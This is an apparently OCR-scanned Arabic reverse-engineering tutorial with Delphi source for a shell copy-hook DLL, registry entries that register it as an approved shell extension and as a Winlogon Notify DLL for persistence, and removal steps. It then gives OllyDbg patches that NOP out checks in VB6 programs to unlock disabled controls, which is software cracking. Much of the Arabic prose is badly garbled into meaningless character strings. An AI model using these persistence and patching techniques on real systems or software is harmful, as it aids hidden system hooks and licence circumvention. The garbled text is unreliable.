٩هو ثپخضخيخ*ظهجيً,بربؤپدُلإ٣ثُثز ،صس*پصَدز ئجخُزَحوؤصُيذ*چاپخضدُجَخطخَحهجمثَهَحَپخخپَ
.خخُدجيَدهُپبثُزؤتُعسظخً,و ،دهيثُعَزؤپثُ*پخُهظخً, رك صجدُخً,خيذُدوُ٩وفيثُثَظثپخو ،يجُعسظهص,صسُاجدنؤ
.دووَدُخپ ،عَحئيثپخ هدولأدز هدعيلاخكُلهج(بپپتَعُمظكپ خُب)ئجدوبرخيرخيپخخدمعُلاخُ*وهرسپپخخپعو

التطفل للتنصّل...

Malwares Hooking

1. الأساسيات

فـي ظـل تـطـور وتـعـقـيـد الـبـرمـجـيـات الـخـبـيـثـة، أصـبـح مـن الـصـعـب الـتـعـامـل مـع الـبـرامـج الـخـبـيـثـة فـي Kernel land دون الـتـعـامـل مـع Kernel land أولاً ثـم Land User.

يـتـطـلـب الـتـعـامـل مـع الـبـرامـج الـخـبـيـثـة فـي Kernel land مـعـرفـة بـعـض الـتـقـنـيـات الـمـتـقـدمـة، وهـذا مـا سـنـتـطـرق إلـيـه فـي هـذا الـدرس.

- Delphi7.
- VMWare وبـيـئـة وهـمـيـة لـتـجـربـة الـبـرامـج الـخـبـيـثـة.
- AT4RE Faust Virus Remover لـتـنـظـيـف الـبـرامـج الـخـبـيـثـة Process-Injection.
- AT4RE Kernel Detective لـلـكـشـف عـن الـبـرامـج الـخـبـيـثـة.

(يـتـطـلـب تـحـمـيـل فـيـروس Faust v3.0).

سـنـتـطـرق فـي هـذا الـدرس إلـى:

1 - مت عدة نبد دهيد وُعيَ صيُ*ج ةحدة و بدهزب وؤ تُأَظ فدج تمعيخ ىجو Explorer.exe ب Hook فدل هخ

2 - مت Hook ب ر.خ *ةخُ جؤدا بخ إخظخ إلت *ص Winlogon.exe


2. Windows Explorer تكتح ايعاً

خاويذ لاهذ Windows explorer ضدائخذبؤ ٣اأاپخذجخز تجج ؛جخبرخيضدذ ب جزكم WinRar ضخيدا جو

دحدثخظ كاظخذ دهيهل عكبخ فدي دهخفظ ٣ت إلنو ،تم *عظخذ أ؛ ه ج دهج تجد *عبخ تهعي ،ضدؤواپخ .

ح، تجدثيذ يدمعلاخو شدا بخ جهغزز تأعي ندهيحأعة ضدؤواپخ غبرجت *. ،صبيهيذ يبهجخبريذ عدعخو تقعز خدقيذ ؟شد

ضدؤواجيغؤ هو تمحو صدبيخ نخصخ ىعي Hooking بخ:



خاخ ى بخ دبهكم شد و جخبر ضدذ ب صمجذ

.خبخ ج ى ت ج ، خ بخ فدي بوهمذ Hooking ظو س ؤج طد ى خم، ى يدج ؤس ج زخ ج ع ج زأص ي اي ج ت ى ج ، خ بخ آج ه بخ ص Hooking

فدي ،ع ظ ث خ ج ز ٣ ج خ ر ى ف ع ن بغبر ظخ خ، م ع * ، ع ع خ بخ فدي ج جخبريذ ز إ *ع ج ت م * ع ، ل و ج ظ ج ى ع ؛ ع ع م * فدي م ص ظ ت ف ع ؛ ع ؛ ع بخ ث ذ إ ج ع ذ.

ج ُُُُمُِ : ىدعيخ طـــــــــــــــــــــــــــــبازلا

.جُىَ ُُُُىَ ِىيعىپ ِىاپ ُِ ُع ,ىي ,ىدعم ,لاخدوؤ ,ز ُص ِبطخ ُُىپ ُع ىپ ىخ ىخچ ُخ ز ىپ ىدم*ع ُخ ىدى ىتن GUID ُع ,ىپ ُم

ص ُُىپ

G + Shift + Ctrl: ىتَ ُُ ,ُظ ُن ؤ ن ىيص ُىپ ىدىپ ىخ ىخ ِل ُأ ُع ,٣ ,أ ٠ خ ىي ىتىپ ىدز ص ِبطخ ِاپ ي ش ِدو فـ ىيـ

```
Unit1.pas
Unit1

{$R *.dfm}

procedure TForm1.FormCreate(Sender: TObject);
begin
['{0494E124-B95B-4A44-BD50-6B24CE4FE53D}']
['{88A772BB-2960-423C-9196-E7908177A07A}']
['{FA58A788-0787-4D75-BBDB-3E03ACDCC5E0}']
['{9FA15FE1-9C03-49B6-A337-ABC05AC74689}']
['{A637E865-EB3D-4606-81B2-AB1FB5A37402}']
['{02302569-4CE0-4BA9-88CD-DDCE87D62EE2}']
['{92558E54-A4B6-4E86-ADA7-84D2B1508DD3}']
['{1644952C-4B95-4082-B5B3-D3F9C85E4035}']
['{D20209ED-AA17-4970-90BA-0E3F07BCCFFA}']
['{9A8176FB-43E0-43C9-9CC3-97F9CEB4E825}']
['{76BEC85F-C88D-463B-A6E7-4D5DF4078EC4}']
['{EADC3A03-7FAB-4116-BBD3-3AFC738DE03A}']
end;
```

ص ُُدىعجلا ش ُُلو خ ىئ ىَ ىَ ؤ ُُ ُُىپ ىعيِ G + Shift + Ctrl

ج ُُىخ ُُ ُُ ِراى ُ ىسىئىپ ىفـ ىيـ : {0494D50-6B24CE4FE53D-BD50-4A44-B95B-E124} ,ج ؤ ُُ ُظ ُخ ُإ ُظ ُخ ُع ,ىتم*ى ُو ،

وبص ي ِپاِ 7 يف غخً Demos .

خ ُظ ِدَ : X:\Program Files\Borland\Delphi7\Demos\ActiveX\ShellExt

ص ُُىپ ىدعيخ خ ُد٩ ىيخ ُ ُ ُجد ُ ُو ىپ ُدزب ه ج ىتم ىعيپ ص ُ ُ ُه ُ ُ ُ ُ ِىسپ خ ض ُخ ُو ُ ُ ُ ُ

```
uses
  Windows, ActiveX, ComObj, ShlObj;

type
  TCopyHook = class(TComObject, ICopyHook)
  public
    function CopyCallback(Wnd: HWND; wFunc, wFlags: UINT; pszSrcFile: PAnsiChar;
      dwSrcAttribs: DWORD; pszDestFile: PAnsiChar; dwDestAttribs: DWORD): UINT;
stdcall;
  end;

const
  Class_CopyHook: TGUID = '{0494E124-B95B-4A44-BD50-6B24CE4FE53D}';
implementation

uses ComServ, ShellAPI, SysUtils, Registry;
```

ملف الكود المصدري:

```
function TCopyHook.CopyCallBack(Wnd: HWND; wFunc, wFlags: UINT; pszSrcFile:
PAnsiChar;
  dwSrcAttribs: DWORD; pszDestFile: PAnsiChar; dwDestAttribs: DWORD): UINT;
// This is the method which is called by the shell for folder operations
const
  ConfirmMessage = 'Sorry :) | This function is disabled'#13
    + 'System Hooking | Only for Educational use '#13
    + ''#13
    + 'Arab Team 4 Reverse Engineering'#13
    + 'STRELiTZIA | AT4RE'#13
    + 'www.at4re.com';
var
  Operation: string;
begin
  case wFunc of
    FO_COPY:
      Operation := 'copy';
    FO_DELETE:
      Operation := 'delete';
    FO_MOVE:
      Operation := 'move';
    FO_RENAME:
      Operation := 'rename';
  else
    Operation := '0';
  end;

  Result := MessageBox(Wnd, PChar(Format(ConfirmMessage, [Operation,
pszSrcFile])),
    'Malware Hooking sample',MB_OK);
end;
```

تنفيذ إجراءات وظائف regsvr32 يقوم بتحديث سجل النظام لتضمين الخطاف الخاص بنا على:

```
type
  TCopyHookFactory = class(TComObjectFactory)
  public
    procedure UpdateRegistry(Register: Boolean); override;
  end;

procedure TCopyHookFactory.UpdateRegistry(Register: Boolean);
var
  ClassID: string;
begin
  if Register then begin
    inherited UpdateRegistry(Register);

    ClassID := GUIDToString(Class_CopyHook);
    CreateRegKey('Directory\shellex\CopyHookHandlers\MalwareHookSample', '',
ClassID);

    if (Win32Platform = VER_PLATFORM_WIN32_NT) then
      with TRegistry.Create do
      try
        RootKey := HKEY_LOCAL_MACHINE;
        OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion\Shell Extensions',
True);
        OpenKey('Approved', True);
        WriteString(ClassID, 'Malware Hooking Example');

      finally
        Free;
      end;
  end
  else begin
    DeleteRegKey('Directory\shellex\CopyHookHandlers\MalwareHookSample');

    inherited UpdateRegistry(Register);
  end;
end;

initialization
  TCopyHookFactory.Create(ComServer, TCopyHook, Class_CopyHook, '',
    'Malware Hook Example', ciMultiInstance, tmApartment);
end.
```

```
program Setup;

uses SysUtils, Windows;


function RegisterServer(const aDllFileName: string; aRegister: Boolean): Boolean;
type
  TRegProc = function: HResult;
  stdcall;
const
  cRegFuncNameArr: array[Boolean] of PChar =
  ('DllUnregisterServer', 'DllRegisterServer');
var
  vLibHandle: THandle;
  vRegProc: TRegProc;
begin
  Result := False;
  vLibHandle := LoadLibrary(PChar(aDllFileName));
  if vLibHandle = 0 then Exit;
  @vRegProc := GetProcAddress(vLibHandle, cRegFuncNameArr[aRegister]);
  if @vRegProc <> nil then
    Result := vRegProc = S_OK;
  FreeLibrary(vLibHandle);
end;


begin
  case MessageBox(0, 'Click YES - To Install HOOK - Restart your system'#13'Click
NO - To Uninstall HOOK - Restart your system', ' Malware System hooking sample',
MB_YESNOCANCEL + MB_ICONQUESTION) of
```

```
    ID_YES: if RegisterServer('MalwareHookTest.dll', True) then MessageBox(0,
'HOOK Installed', 'Sucess', MB_OK + MB_ICONINFORMATION);
    ID_NO: if RegisterServer('MalwareHookTest.dll', False) then MessageBox(0,
'HOOK Unistalled', 'Sucess', MB_OK + MB_ICONINFORMATION);
  end;
end.
```

ص : يدنوُ نُدنُ ظُرجُ ئُ هِ ٥*ه ُب خطُ إلِيأدء خِيعِفُتُ، وخِيـ
Exports زدعِيخ *ص ُظُ ذِبنِمحِيص ُظنُ هِبخِتَنُ:

1- DllGetClassObject.
2- DllCanUnloadNow.
3- DllRegisterServer.
4- DllUnregisterServer.


ظنُى نُ ُخ يِعادُي ُب يأدء ظِفِعِى :

1- DllGetClassObject.
2- DllRegisterServer.

كُبُطيا ٤ع 3.

تُأوَ VMWare وونُتُ بِهُد خظُاى خيعدِى:MalwareHookTest.dll وSETUP.exe :

SETUP.exe نعد تُقِظ إحِج تُأوَ :



و١٣ُ ُخجِيَخ:

ملاحظة: يمكن تخصيص قيمة خيار الخطاف

يمكن إضافة الخطاف يدويا من خلال تعديل سجل الويندوز

لإضافة الخطاف يجب تعديل مفاتيح الويندوز التالية:

GUID أضف إدخال التالي :

```
[HKEY_CLASSES_ROOT\CLSID\{0494E124-B95B-4A44-BD50-6B24CE4FE53D}]
@="Malware Hook Example"

[HKEY_CLASSES_ROOT\CLSID\{0494E124-B95B-4A44-BD50-6B24CE4FE53D}\InprocServer32]
@="C:\\DOCUME~1\\UTILIS~1\\Bureau\\MALWAR~1.DLL"
"ThreadingModel"="Apartment"
```

إدخال الصف CLSID – Id Classe وبـ Pointer تم تسجيل أضف صف ب:

```
[HKEY_CLASSES_ROOT\Directory\shellex\CopyHookHandlers\MalwareHookSample]
@="{0494E124-B95B-4A44-BD50-6B24CE4FE53D}"
```


Approved : صمم جديد وبدون GUID أضف صف ب طد

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Shell
Extensions\Approved]
"{8DD448E6-C188-4aed-AF92-44956194EB1F}"="Windows Media Player Play as Playlist
Context Menu Handler"
"{CE3FB1D1-02AE-4a5f-A6E9-D9F1B4073E6C}"="Windows Media Player Burn Audio CD
Context Menu Handler"
"{F1B9284F-E9DC-4e68-9D7E-42362A59F0FD}"="Windows Media Player Add to Playlist
Context Menu Handler"
"{BDEADF00-C265-11D0-BCED-00A0C90AB50F}"="Dossiers Web"
"{00020D75-0000-0000-C000-000000000046}"="Microsoft Office Outlook Desktop Icon
Handler"
"{0006F045-0000-0000-C000-000000000046}"="Microsoft Office Outlook Custom Icon
Handler"
```

```
"{42042206-2D85-11D3-8CFF-005004838597}"="Microsoft Office HTML Icon Handler"
"{B41DB860-8EE4-11D2-9906-E49FADC173CA}"="WinRAR shell extension"
"{0494E124-B95B-4A44-BD50-6B24CE4FE53D}"="Malware Hooking Example"
…..
…..
…..
…..
```

يخ مُ هج تَبإعيخ لابؤسَ هو ،ُعكيخ فيق دفيز تعخ تقظ ص ُخم ط خدٔيخ كأعظ ص بطخ Windows Modules .Explorer

ئچورُ تأعز خيتو AT4RE Faust Virus مث وٍّر بو Tools مث Kill process : Remover



دعـ Explorer.exe مث چه ئدجمص خيَّ خألنه و ٣أ١ ,ًخ See Modules :


```
Module Number : 67 ===============
Name          : C:\DOCUME~1\UTILIS~1\Bureau\MALWAR~1.DLL
Size          : 136 Ko

Module Number : 68 ===============
Name          : C:\WINDOWS\system32\mydocs.dll
```

إخظذ ىن ؤل ابديپؤسَ هو ،قدفيز خُم حت مت دعخ إخجن ؤ ٧لل.

ص:يدعيخ ةحلطخ ت*ه نعغ إحج نؤ داوآ دوتة:

Copy – Move – Delete - Rename

ت:عغ إحجصيدة ةوصيدخي ةسب ة٩ظحلمجذصم ةظشيدبصيوكى,



ه ثظحهد ةديصخطإ خطبة ص ذيدى٩ذخ ظسه ت ،مخة ص بديش خيعة م ص.

و ة خيعفة ص ج ، جة زص خطدجة ذأ لوة ي. خ نظإتوة دوة ؤ نخ نعت ة *م ت زفدق.


ت ة ن لأ Winlogon.exe وى مضدة ص جعيه ص ظخ إنعت ج ه خضة أ، ة يع *ع م ظ *ص ت ؛ م ت ة ع ة ح ة ت ة ؤ ة ا د ة ظخ إلد؛
أ خضة ت ت س ت خ ل ظ ت ا ة *ج ص خ حملحة ص ظخ ا ض.

و ا إ ج ا ع د ل د ة ـ ة خ ة ف ـ د خ ي ه ك ع ة ة ت د ي ع د ى :

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Notify\MalwareHookTest]
"Asynchronous"=dword:00000001
"DllName"="C:\\Documents and Settings\\Utilisateur\\Bureau\\MalwareHookTest.dll"
"Impersonate"=dword:00000000
```

```
"Logon"="o"
"Logoff"="f"
```

خدمة يخ تأظشيدبو صدضخ رل DllName تعخإجدجوأظرك.



عدَ Winlogon.exe مث چه ئدجمص خيَّ خألنه و ٣أ١ ,خً See Modules :

```
C:\WINDOWS\system32\SAMLIB.dll
76 Ko

51 ===============
C:\Documents and Settings\Utilisateur\Bureau\MalwareHookTest.dll
136 Ko

52 ===============
C:\WINDOWS\system32\oleaut32.dll
560 Ko

53 ===============
```

دًس*بًخُچؤًكِلًسبؤو ،قدفىزًخُمحتمتدعخإجدجنؤ ٧للاو

ضوًدخ.ًيًاًلًا Winlogon.exe إخظ تدًشيد, تًم*عَيَ : ص١للاچ

ًدًتًدًلًدًذًوًَىيتًصيًفًدًيًَُپًتًهًطًصًعًيًخًَُمًحًَُ,زًطدًُپًَُخًيًربًوًچًئًخًپًَُاًزًَخًَُعًخًَُأًظًَُنًتًدًتًخًپًِوًؤًبًتًىًپًنًتًىًپًدًئًخًخًَُخًيً
ًچًئًوًبًريً Unload صًبًوًتًم*عًىًَُ خًپً خًَُاًيًخً ًَُؤً Kernel Detective .

Process Name	PID	Par...	EPROCESS
System Idle Process	0	0	0x80551B80
System	4	0	0x817CC830
C:\WINDOWS\system32\smss.exe	324	4	0x8153B020
C:\WINDOWS\system32\csrss.exe	420	324	0x81582020
C:\WINDOWS\system32\winlogon.exe	444	324	0x8154C020
C:\WINDOWS\system32\services.exe	488	444	0x816E1020
C:\WINDOWS\system32\lsass.exe	500	444	0x81684020

-عدَ چهٔندجمص خپ-Process جڅإ Winlogon.exe مثوٍُر بو ظسىَر Modules :


C:\WINDOWS\system32\MPR.dll	0x71A60000	0x71A6124A
C:\WINDOWS\system32\rsaenh.dll	0x0FFD0000	0x0FFE34E1
C:\WINDOWS\system32\SAMLIB.dll	0x71B50000	0x71B5118D
C:\Documents and Settings\Utilisateur\Bureau\MalwareHookTest.dll	0x01430000	0x01440C8C
C:\WINDOWS\system32\oleaut32.dll	0	
C:\WINDOWS\system32\cscui.dll	0	
C:\WINDOWS\system32\xpsp2res.dll	0	
C:\WINDOWS\system32\NTMARTA.DLL	0	
C:\WINDOWS\system32\WLDAP32.dll	0	
C:\WINDOWS\system32\msv1_0.dll	0	
C:\WINDOWS\system32\iphlpapi.dll	0	
C:\WINDOWS\system32\COMRes.dll	0	
C:\WINDOWS\system32\CLBCATQ.DLL	0x76F80000	0x76F83564

Refresh
Inject new Library
Unload Library
Dump to file
Goto Entry Point

-عدَ جڅإ خعث مث Unload Library .

C:\WINDOWS\system32\svchost.exe	644	488	0x8155DDA0
C:\WINDOWS\system32\svchost.exe	736	488	0x8154BC10
C:\WINDOWS\system32\svchost.exe	772	488	0x8154A500
C:\WINDOWS\system32\svchost.exe	816	488	0x816D21A0
C:\WINDOWS\system32\svchost.exe	904	488	0x81580558
C:\WINDOWS\explorer.exe	1068	1036	0x8166FC88
C:\WINDOWS\system32\spoolsv.exe	1156	488	0x81496660
C:\Program Files\Fichiers communs\Microsoft Shared\VS7D...	1284	488	0x81486638
C:\Program Files\VMware\VMware Tools\VMwareService.exe	1400	488	0x814784F0

-عدَ چهٔندجمص خپ-Process جڅإ Explorer.exe مثوٍُر بو ظسىَر Modules :



ـعدَ جِحًا خعبث مث Unload Library .

ثظخو ثىعذإحًجاً ًلو ،ًُعُكِ ُپخ وبطاً ، ؤ ثپخ جُثپخ ًإِثؤ لبإدنخ دىپپَؤَسه ثىعذ طُىُسظو ،ًكَعُخَعپخ ه، صپوإظذ ضدً

ًُدُجدنهؤوًاپخ دج ُخُىپپ

ثاغثيي ا ف ًسسًاطً 4.

ص:ًُاًُاًُاج ًُثص ًُفإ ًُىُىُىپخ ًُپ*ًُ خ ًُدمجخي ًُرًُظًُعپخ ًُخًُخ ًُخًُعًُكًُر

1(ظىُ٩ إ خپ-Process.

2(ًُبًُأدء ثعذ ثدپ ًُفإ ًُدپوإ و ًُىپي.

3(ًُظ٩ إ ًُظذ ضدًُأظذ ًُضپوإظذ ضدًُئخىپذ ًُفإ ًُدًُوًُ.

4(ًُظ٩ إ خپ ًُكًُعًُ.

١ ثامادا 5.

ش.ًُجًُأپخ وص*ًُعظذ ًُعًُجًُ للهذء ًُبًُنًُبًُو ًُپًُ خًُپخ ًُخًُ ثًُمًُهًُللًُمًُثًُ خض

ش ًُأًُسظذ ًُصًُفًُعًُپىپ وبپخ ًُىپًُىپًُو خًُپًُثًُظًُخًُلًُثًُظًُثًُ ًُسظ ،ج ًُصًُزًُفًُعًُپخ ًُمًُىپًُثًُپخ ًُوًُؤ ًُبًُپ ًُعًُهًُ ًُثًُص ًُپًُ ًُجًُ ًُپًُ خًُ ًُدًُهًُ ،ًُثًُم ،ًُثًُپخ ًُضًُأظًُ -

المغارات

VB6 بقهبر لما جما برلا قيا مرسك لَ سَ تت يَ

	(.ذبيتخ ضيخ ضدتُّ جَ هَ تُمعمُ ضيخ) ضدتُّ ظذ يَّ فعَ ُ ْ ذبيَّ ُ ُ ُ

دَعوخو هذلأخَّپخ ٣آ٠ ٤ُ٤ ه٠ پخوَّپخ جُ وبرُّخو OllyDbg فيِ جُوبرپخ تِّز Search For وجه مث خوعُدَ All

و ٠ ٣ظئا ٠ خَّ خپَّخپص intermodular Calls VbaObjSet

```
00401E63  .  FF15 24104000   CALL DWORD PTR DS:[<&MSVBVM60.__vbaObjSet>]
00401E69  .  8BF0            MOV ESI,EAX
00401E6B  .  57              PUSH EDI
00401E6C  .  56              PUSH ESI
00401E6D  .  8B0E            MOV ECX,DWORD PTR DS:[ESI]
00401E6F  .  FF91 8C000000   CALL DWORD PTR DS:[ECX+8C]
00401E75  .  3BC7            CMP EAX,EDI
```

ٌپپخ زيبيخ ءخَيجُيتُظ تلتَالأپ پّوخ ،بپٌ وُ وؤ صخِ*اج دنمئكُ ل ه ج :شخيلأذ ٠ و ه٠ ص پراجِهُ ،حَ ـصمهجصپخَپخ يِ ٌ
صمُثيخو [ECX+8C]صمُثپخ تِّمِ پخو ،شَئيخ فيِ يخُظ :هَجِلأذَلإز خيتُوخُ*اعپو ،تِ*اجو ٌ پّپخ نؤ وبو ظَ8C

ءخَيپخ خِء NOP تِّم ,1(

2(خپتّ بو CMP EAX,EDI.

: پولأخَدُطخ ذُفـذُ

```
00401E63  .  FF15 24104000   CALL DWORD PTR DS:[<&MSVBVM60.__vbaObjSet>]
00401E69  .  8BF0            MOV ESI,EAX
00401E6B  .  57              PUSH EDI
00401E6C  .  56              PUSH ESI
00401E6D  .  8B0E            MOV ECX,DWORD PTR DS:[ESI]
00401E6F     90              NOP
00401E70     90              NOP
00401E71     90              NOP
00401E72     90              NOP
00401E73     90              NOP
00401E74     90              NOP
00401E75  .  3BC7            CMP EAX,EDI
```

.پّپخ تُ*اظ وُجُوبرپخ ُپ تَه تُپ دوُدَه

: (صخُفِ جِ وُ صبو) شَدسَ ه وُ فيفَ عُو NEnable Lbl ؤُظخإخظخ تُأعَز جُ

VbaObjSet: صيخيخ، إيظ ٣ثو ، ، و يخو يخ جؤوبر خ ثم OllyDbg فيجوب يخ ثز

```
00401CF3  .  FF15 1C104000   CALL DWORD PTR DS:[<&MSVBVM60.__vbaObjSet>]
00401CF9  .  8BF0            MOV ESI,EAX
00401CFB  .  68 DC154000     PUSH Lbl_NEna.004015DC
00401D00  .  56              PUSH ESI
00401D01  .  8B0E            MOV ECX,DWORD PTR DS:[ESI]
00401D03  .  FF51 54         CALL DWORD PTR DS:[ECX+54]
00401D06  .  3BC7            CMP EAX,EDI
00401D08  .  DBE2            FCLEX
```

ثخيلأخثوخي ه وَدهب ه، صيوإجو ،ثيو ووؤ صخ*اج دنديت كُل هج : ثخيلأخ ، ، و ه، صيوإجو ،حَ صمهج دنعب .
وخ
ي

ه: صم[ECX+54] ثيخ لمثيو إضو ،ثنيفيخظ يخ زيدنيخ ءخيحيثظ ثلاثلأ

.ءخيخيخء NOP ثم، 1)

2) خيثاّ بو CMP EAX,EDI.

زيدنيخدطخ ذفدثظذيو:

```
00401D03  v EB 01    JMP SHORT Lbl_NEna.00401D06
00401D05    54       PUSH ESP
00401D06  .  3BC7    CMP EAX,EDI
00401D08  .  DBE2    FCLEX
```


ثخيلأخثوخي ه ج ئيخ لأ ثه ثيد دوثه.

ي.يسيخثُ*اظ ثه ئ وؤ فحَ دَ ئ و، ئ يسيخ خو ، ج ثُ*او ئ ثزدو يخ ي يدئ ظخ فيدئ خ* دمة


: ص ل ل اج ئ دلؤ ثيو ،ئ ءدثُ حَ، پ ئ خو ،ئ ي ثيخ ؤُ ٤ ه، ضخويلأخثُ*اظ ءدأيتز ئ ثجبر ظخ خدئ صثزدو يخ صخئ ج لأخ فيد ,*ز خ ثئ
: ضخويلأخثُ*اظ ءدأيتز ئ غبر ظخ

لؤ خخعذؤ ٤ ه، يجدوبريخ تزخيثظ ت*يخ ىهظخنلأ؛ يجبرظخهجقيدإهوخؤ Enabled = False صبو ٩ وخ
جتيخ ت*اعز خيثظ ثمهجو VBReformer وؤ VBExplorer :تقج ؛بزبخفايخضخك.

:ال يخ ٣آ، خ ثمهشيخ فيك، يجى دمتيخ ت*اعز جئو VBExplorer فيـ NEnable Obj ؤظخ تز



صمجدئ هجو شيزك، يجى دمتيخ ت*اعز خيثظ ثمهجو VBReformer يجدوز فيـ NEnable Obj ؤظخ تمد عظ وؤ
File خعذ Save binary as :



2. الإعلام عن إنتهاء الصلاحية

MsgBox في الصفحة السابقة.

MsgBox تظهر عند إدخال كلمة سر خاطئة أو عند الضغط على زر حفظ.

نبدأ بتتبع الرسالة وفق F9 ٣ أو ٤ في OllyDbg

ثم نضغط F12 ثم نضغط Alt+F9 ٣ أو ٤ في OllyDbg، إلى الشيفرة التالية:

```
